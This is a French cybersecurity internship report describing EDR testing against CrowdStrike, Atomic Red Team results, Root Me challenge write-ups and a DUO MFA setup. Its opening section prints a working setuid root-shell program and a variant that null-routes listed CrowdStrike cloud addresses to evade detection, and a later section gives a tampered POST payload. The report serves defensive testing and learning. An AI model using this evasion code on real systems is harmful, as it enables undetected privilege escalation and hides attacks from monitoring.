Lors d'un test de sécurité, nous avons analysé une faille permettant une élévation de privilèges via un programme setuid. L'objectif était d'évaluer la capacité de CrowdStrike à détecter ce type d'attaque et d'identifier ses limites en matière de surveillance.

Deux scénarios ont été réalisés :

Test standard : Exécution d'un programme setuid pour obtenir un shell root avec CrowdStrike activé.

Test avec contournement : Modification des routes réseau pour bloquer la communication avec CrowdStrike, puis exécution du même programme setuid.

Test 1 : Détection réussie

Dans un premier temps, nous avons compilé et exécuté un programme setuid permettant d'obtenir un shell root :

Code source du programme :

```
#include <stdlib.h>

#include <unistd.h>

int main() {

    setuid(0);

    setgid(0);

    system("/bin/bash");

}
```

Compilation et exécution :

```
apt update && apt install -y gcc
gcc -o setuid setuid.c
sudo chown root:root ./setuid
sudo chmod 7555 ./setuid
./setuid
```

### Résultat :

CrowdStrike a immédiatement généré une alerte critique (*Privilege Escalation via Setuid and Setgid*).

L'incident était visible dans l'interface Falcon et stocké dans les journaux d'événements.

## Test 2 : Contournement de détection

Dans ce second test, nous avons ajouté des **routes nulles (null routing)** vers les adresses IP de **CrowdStrike**, empêchant ainsi l'EDR de communiquer avec le cloud avant d'exécuter le programme setuid.

Modification du code pour couper la communication :

```
#include <stdlib.h>

#include <unistd.h>

int main() {

    setuid(0);

    setgid(0);

    system("ip r add 3.121.6.180 via 127.0.0.1");

    system("ip r add 3.121.187.176 via 127.0.0.1");

    system("ip r add 3.121.238.86 via 127.0.0.1");

    system("ip r add 3.125.15.130 via 127.0.0.1");

    system("ip r add 18.158.187.80 via 127.0.0.1");

    system("ip r add 18.198.53.88 via 127.0.0.1");

    system("/bin/bash");

}
```

Compilation et exécution :

```
gcc -o setuid setuid.c

sudo chown root:root ./setuid

sudo chmod 7555 ./setuid

./setuid
```

## Résultat :

Aucune alerte générée par CrowdStrike, bien que l'élévation de privilèges ait réussi.

Après redémarrage de la machine, les routes nulles ont été supprimées et aucune trace de l'attaque n'a été remontée à CrowdStrike.

## Analyse des résultats

Dépendance à la connexion réseau : CrowdStrike semble nécessiter une connexion active avec ses serveurs pour détecter et signaler les activités malveillantes.

Absence de journalisation locale persistante : Les événements critiques ne sont stockés qu'en mémoire vive (RAM) et ne sont pas écrits sur le disque, ce qui signifie qu'un redémarrage efface toute trace d'attaque.

Vulnérabilité exploitable : Un attaquant pourrait bloquer les adresses IP de CrowdStrike pour exécuter des commandes malveillantes sans déclencher d'alerte, puis redémarrer la machine pour effacer toute trace de l'opération.

## Conclusion

Ce test a révélé une vulnérabilité permettant de contourner la surveillance d'un EDR basé sur la communication réseau. En bloquant certaines adresses IP associées à CrowdStrike, un attaquant peut exécuter du code avec privilèges élevés sans être détecté.

Suite à cette découverte, **le support de CrowdStrike est revenu vers nous avec une explication**. Ils ont indiqué que **20 000 événements de sécurité** avaient bien été générés lors du test. Cependant, comme l'EDR **n'avait plus accès au cloud**, ces alertes ont été **stockées uniquement en RAM** et **non écrites sur le disque**.

Cette conception a été mise en place pour **éviter d'impacter les performances de la machine** sur laquelle l'EDR est installé. Cependant, **cela signifie qu'en cas de redémarrage, toutes les alertes stockées disparaissent**, laissant **aucune trace des événements critiques**.

**Cyklad va essayer de trouver un moyen d'être alerté en cas de blocage des IP de CrowdStrike**, afin de détecter toute tentative de contournement et renforcer la surveillance contre ce type d'attaque.

## 8.1 Tests avec Atomic Red Team

### *Contexte et objectifs*

Dans le cadre de mon stage, j'ai utilisé Atomic Red Team pour tester la capacité de CrowdStrike à détecter et bloquer différentes attaques simulées, basées sur la matrice MITRE ATT&CK. L'objectif était d'analyser ses performances sur Windows et Linux afin d'identifier d'éventuelles faiblesses et limites de détection.

### *Déploiement et mise en place des tests*

#### Environnement de test

J'ai configuré deux machines virtuelles avec CrowdStrike installé :

Linux (Ubuntu) : pour tester les attaques spécifiques aux environnements Unix.

Windows 10 : pour simuler des scénarios d'attaques sur un système Microsoft.

#### Installation d'Atomic Red Team

Linux : Installation réussie, lancement des tests possible.

Windows : Installation immédiatement bloquée par CrowdStrike, empêchant toute exécution sans désactiver l'EDR.

---

#### Exécution des tests et résultats

##### Tests sur Linux

J'ai réalisé plusieurs attaques pour évaluer la réactivité de CrowdStrike.

Création d'un compte local (T1078.003) → Non détectée.

Reconnaissance réseau et collecte d'informations (T1592) → Détection partielle.

Escalade de privilèges via SUID (T1548.001) → Blocage



Les attaques visant l'élévation de privilèges ont souvent été détectées après exécution, laissant une fenêtre d'exploitation.

### Tests sur Windows

Ne pouvant pas installer Atomic Red Team, j'ai tenté des attaques manuelles :

Injection de commandes dans un processus légitime

Modification des clés de registre pour persistance

Exécution de binaires non signés

→ Toutes ont été bloquées immédiatement, confirmant une détection plus stricte sur Windows.

## 9.1 Tests d'analyse forensique et exploitation de vulnérabilités

Durant mon stage, j'ai approfondi mes compétences en analyse forensique et en exploitation de vulnérabilités en travaillant sur des environnements simulés. L'objectif était d'identifier des failles de sécurité et d'analyser les traces laissées par des attaques dans des journaux système. Une partie de ces tests a été réalisée à travers des challenges de la plateforme Root Me.

### Analyse forensique d'attaques sur un système Linux

L'un des exercices les plus significatifs a été le challenge **Open My Vault** sur Root Me. Ce challenge simulait une compromission via Ansible Vault. Voici les étapes principales de mon analyse :

J'ai commencé par examiner l'historique des commandes bash pour comprendre les actions menées par l'attaquant.

L'analyse des journaux système (/var/log) et des logs Apache a permis d'identifier une requête suspecte ayant écrit un mot de passe temporaire dans un fichier de cache (/tmp/.secure).

Après avoir récupéré ce fichier et décrypté le script d'automatisation Ansible Vault, j'ai constaté qu'il contenait un shell distant permettant à l'attaquant de prendre le contrôle du système.

#### *Détails de l'investigation :*

**Analyse des historiques :** L'examen de ~/.bash\_history a révélé une série de commandes utilisées par l'attaquant, notamment l'exécution d'Ansible Vault.

**Recherche dans les logs :** L'exploration des fichiers /var/log/apache2/access.log a montré que des commandes malveillantes avaient été injectées via un script web.

**Exploitation de la faille :** En récupérant le mot de passe stocké dans /tmp/.secure, j'ai pu décrypter un script d'automatisation Ansible contenant une commande permettant d'obtenir un shell distant.

Une fois cette faille identifiée, j'ai cherché à mieux comprendre comment l'attaquant avait inséré ces commandes dans le système. L'analyse des logs du serveur Apache a révélé une injection de commande via un paramètre dans une requête HTTP GET sur un script pdf.php. Cette technique est souvent exploitée dans des scénarios réels où un attaquant trouve un point d'entrée via une faille d'injection de commande.

En appliquant des techniques d'évasion, j'ai tenté de reproduire l'attaque afin de voir si d'autres mécanismes de sécurité pouvaient détecter cette compromission. J'ai également analysé comment une meilleure gestion des permissions et une journalisation avancée auraient pu prévenir ou limiter l'exploitation de cette faille.

Ce travail m'a permis de mieux comprendre les techniques d'attaques basées sur des configurations erronées et d'affiner mes compétences en investigation.

## *Exploitation de vulnérabilités et tests d'attaques*

En parallèle, j'ai réalisé le challenge **Active Directory - GPO**, qui portait sur l'exploitation des **Group Policy Preferences (GPP)** dans un environnement Windows Active Directory.

### *Étapes de l'exploitation :*

**Analyse de la capture réseau** : J'ai ouvert le fichier .pcap dans Wireshark et filtré les communications SMB pour identifier des fichiers de configuration sensibles.

**Identification des fichiers vulnérables** : L'analyse a révélé un fichier Groups.xml contenant des mots de passe chiffrés en AES-Base64.

**Déchiffrement du mot de passe** : En utilisant un script PowerShell (Get-DecryptedGpassword), j'ai pu récupérer le mot de passe administrateur en clair.

**Élévation de privilèges** : Avec les identifiants obtenus, j'ai pu accéder au contrôleur de domaine et obtenir un compte administrateur.

### **Impact et leçons tirées :**

Cette vulnérabilité est critique car elle permet à un attaquant ayant un accès réseau de récupérer des identifiants administrateurs.

La meilleure mitigation consiste à ne jamais stocker de mots de passe dans des GPO et à appliquer les patches Microsoft.

L'analyse des captures réseau est une compétence clé pour identifier les traces d'exfiltration de données ou de compromission d'identifiants.

## 9.2 Exploitation de la vulnérabilité HTTP - POST

Dans le cadre de mon apprentissage en cybersécurité, j'ai réalisé le challenge HTTP - POST sur la plateforme Root Me. Ce challenge illustre l'exploitation des vulnérabilités liées aux requêtes HTTP et à la manipulation des données envoyées via la méthode POST.

### 1. Compréhension du contexte

Le challenge demande de trouver un moyen d'obtenir le score maximum. Cela implique généralement l'altération des données envoyées par l'utilisateur, ce qui est un cas typique d'exploitation des failles web.

### 2. Analyse de l'application web

L'application repose sur des interactions HTTP, notamment via la méthode POST.

Les données envoyées par le client sont probablement modifiables avant d'être traitées par le serveur.

Il est possible que l'application ne vérifie pas correctement les valeurs soumises, permettant ainsi de modifier un score ou d'accéder à des privilèges non autorisés.

### 3. Utilisation de Burp Suite pour intercepter la requête

J'ai utilisé Burp Suite, un proxy HTTP permettant d'intercepter et de modifier les requêtes envoyées à un serveur. Les étapes suivies :

Activation du proxy : J'ai configuré mon navigateur pour qu'il passe par Burp Suite.

Interception de la requête POST : En cliquant sur un bouton du site qui envoie une requête HTTP POST, j'ai pu observer les données transmises au serveur.


Modification des paramètres : En modifiant la valeur envoyée dans la requête (par exemple, en augmentant artificiellement un score), j'ai pu constater si le serveur appliquait des contrôles de validation.


### 4. Exploitation et obtention du flag

Après modification des données dans Burp Suite, j'ai renvoyé la requête au serveur.

L'application a validé les données modifiées sans aucune vérification côté serveur.

En conséquence, j'ai pu atteindre le score maximum et obtenir le flag, confirmant ainsi l'existence d'une faille de validation des entrées.





Modification a fair= score=9999999&generate=Give+a+try%21

## 5. Conclusion et recommandations

Ce challenge met en évidence une vulnérabilité fréquente dans les applications web : le manque de validation côté serveur. Pour se protéger contre ce type d'attaque, il est crucial de :

Valider les entrées côté serveur et ne pas se fier uniquement aux vérifications côté client.

Mettre en place des contrôles d'intégrité sur les données sensibles transmises par l'utilisateur.

Restreindre les permissions associées aux utilisateurs et éviter d'exposer des valeurs manipulables dans des requêtes HTTP.

Ce test m'a permis d'approfondir mes compétences en sécurité des applications web, en exploitation des requêtes HTTP et en utilisation de Burp Suite pour l'analyse de trafic.

## 9.3 Mise en place de l'authentification multi-facteurs (MFA) avec DUO

### *Contexte et objectifs*

Afin d'améliorer la sécurité de mes accès, j'ai déployé une solution MFA (Multi-Factor Authentication) avec DUO Security sur mon poste Windows 11. L'objectif était d'ajouter une couche de protection supplémentaire aux services critiques, notamment l'accès RDP et le coffre-fort de mots de passe Bitwarden.

### Mise en place et configuration

#### Sécurisation de l'accès RDP avec DUO

J'ai configuré DUO MFA pour protéger l'accès Remote Desktop Protocol (RDP) sur mon PC Windows. La mise en place a suivi ces étapes :

Installation de l'agent DUO pour Windows

Enregistrement du PC sur la console d'administration DUO

Activation de l'authentification en deux étapes (push mobile, code temporaire)

Tests d'accès RDP avec validation via l'application mobile DUO

Désormais, toute tentative de connexion à distance nécessite une validation sur mon téléphone, réduisant le risque d'accès non autorisé.

#### Sécurisation de Bitwarden avec DUO

J'ai également intégré DUO MFA à mon coffre-fort de mots de passe Bitwarden pour renforcer la protection de mes identifiants sensibles.

Activation du MFA sur Bitwarden

Configuration de DUO comme second facteur d'authentification

Vérification et validation du login avec DUO Push


Grâce à cette configuration, même en cas de compromission de mon mot de passe, un attaquant ne pourrait pas accéder à mes données sans l'approbation via mon téléphone.

Renforcement de la sécurité des accès sensibles sur Windows RDP et Bitwarden

Réduction du risque d'attaques par force brute sur RDP



Protection contre le vol de mots de passe grâce à une double validation

L'intégration de DUO MFA s'est révélée simple et efficace, offrant une sécurité accrue sans impacter significativement l'expérience utilisateur.



Protection de Bitwarden avec DUO

Sur **Bitwarden**, l'authentification multi-facteurs (MFA) a été activée via **DUO Push**. À chaque Première connexion, une notification est envoyée sur mon téléphone, nécessitant une validation avant d'accéder au coffre-fort de mots de passe.



Authentification Windows RDP avec DUO Passwordless (PWL)

J'ai configuré **DUO MFA** pour protéger l'accès à Windows via RDP.

L'option **passwordless (PWL)** permet de ne plus taper de mot de passe.

Au lieu de ça, je valide ma connexion via mon **empreinte digitale** sur **DUO Mobile**.

## 10.1 CONCLUSION du Rapport de Stage

Ce stage chez Cyklad m'a offert une expérience immersive et enrichissante dans le domaine de la cybersécurité. J'ai pu travailler sur des projets techniques variés, allant de la configuration de pare-feux FortiGate à la mise en place de tests de contournement des EDR, en passant par des analyses forensiques et l'implémentation de solutions MFA avec DUO Security.

### Analyse des conditions de travail

L'environnement de travail chez Cyklad est stimulant et formateur, favorisant la collaboration et l'autonomie. J'ai bénéficié d'un accompagnement structuré tout en ayant la possibilité d'explorer des sujets de manière indépendante. L'accès à des infrastructures de test, l'interaction avec des experts et la possibilité de réaliser des tests en conditions réelles ont été des atouts majeurs pour mon apprentissage.

### Apport des missions réalisées

Les missions qui m'ont été confiées m'ont permis de renforcer mes compétences techniques et méthodologiques. J'ai notamment appris à :

- Analyser et exploiter des vulnérabilités (Root Me, Burp Suite, tests sur CrowdStrike).
- Développer et intégrer un outil d'analyse réseau en Python.
- Configurer et tester des environnements de sécurité avancés (SD-WAN, TLS 1.3 ECH, sauvegardes FortiGate).
- Mettre en place des solutions de protection des accès avec DUO MFA pour Bitwarden et Windows RDP.

### Bilan global

Ce stage m'a conforté dans mon choix de carrière et m'a permis de développer une approche plus méthodique et rigoureuse de la cybersécurité. Grâce aux nombreux défis techniques et aux responsabilités confiées, j'ai gagné en autonomie et en expertise sur des sujets essentiels en sécurité des systèmes et des réseaux.

En conclusion, cette expérience chez Cyklad a été une étape clé dans mon parcours, me préparant activement aux futurs défis du domaine de la cybersécurité.